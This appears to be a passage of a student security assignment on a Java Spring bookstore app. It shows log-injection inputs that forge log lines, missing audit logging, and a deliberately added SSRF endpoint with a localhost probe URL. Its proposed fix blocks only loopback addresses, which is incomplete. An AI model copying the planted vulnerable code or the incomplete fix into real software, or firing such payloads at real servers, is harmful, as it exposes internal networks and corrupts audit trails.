
Username:

n. Erase line 62 please!

Password:

•

Login as Customer



```
Optional<User> userOpt = userRepository.findByUsername(username);
if (userOpt.isPresent()) {
    User user = userOpt.get();
    if (user.getPassword().equals(password)) {
        session.setAttribute( name: "role",  value: "customer");
        return "redirect:/";
    }
}
// ! CWE-117 vulnerable logging - Code Tampered - Kyriakidis Dimitrios
System.out.println("Login failed for username: " + username);
}
```

```
2025-07-27T21:20:01.993+03:00  INFO 14976 --- [Persistency] [nio-8080-exec-1] o.s.web.ser
Login failed for username: jim
Login failed for username: admin\n Logged in as superuser
Login failed for username: admin. Erase line 62 please!
```

CWE-223: Omission of Security Relevant Information

SEVERITY: MEDIUM

Similarly to the CWE-778 case, relevant actions that have to do with security, e.g. deleting a book are performed without been monitoring.

Source Code Location

controller.BookController.java: None of the book functions does create any log entry about who performed an action on a book, when it happened, and which book was affected.

Exploitation – ChatGPT support

Suppose a user logs in as admin/admin and delete a book by /delete/{id}. Book is removed from the database, but there was no log to capture the action. This causes a serious risk in in both incident response and accountability.

A10:2021 Server-Side Request Forgery (SSRF)

CWE-918: Server-Side Request Forgery (SSRF)

SEVERITY: HIGH

With the help of the ChatGPT there was found that the project has no server-side request forgery vulnerability is in the current state. This application does not use any feature (e.g. RestTemplate, WebClient, or URLConnectiion) that use user-controlled endpoints. **However, for the sake of the assignment, to show this class of vulnerability, a simplified endpoint was added with intention, to demonstrate this category.**

SOURCE CODE LOCATION – DEMONSTRATION – ADDED CODE

```
@GetMapping("/fetch")

@ResponseBody

public String fetchUrl(@RequestParam String url) {

    RestTemplate restTemplate = new RestTemplate();

    return restTemplate.getForObject(url, String.class);

}
```

This dummy code was added on any controller, that allows user to supply any URL parameter. Server attempts to connect to the specific address and returns its response.

EXPLOITATION – CHATGPT SUPPORT

By calling an endpoint with an internal resource, we simulate an SSRF attack.


GET http://localhost:8080/fetch?url=http://127.0.0.1:3306

This could access cloud metadata, scan internal networks, or bypass firewall rules.


The above snippet is a solution to block access to internal networks.

```
URI uri = URI.create(url);

if (uri.getHost().startsWith("127.") || uri.getHost().equals("localhost")) {

    throw new IllegalArgumentException("Access to internal resources is
blocked.");

}
```

The following images is an example of how SSRF could be used, thus our application to be exploited.



```
        bookRepository.save(book);
        System.out.println("✅ Sample book added to DB.");
    }
}
@GetMapping("/fetch") // Code Tampered - Kyriakidis Dimitrios
@ResponseBody
public String fetchUrl(@RequestParam String url) {
    RestTemplate restTemplate = new RestTemplate();
    String forObject = restTemplate.getForObject(url, String.class);
    return forObject;
}
// ✅ Home and Book List Page
@GetMapping({"/", "/books"})
public String getAllBooks(Model model, HttpSession session) {
    String role = (String) session.getAttribute( name: "role");
    if (role == null) {
        return "redirect:/login";
    }
```



http://localhost:8080/fetch?url=http://www.google.com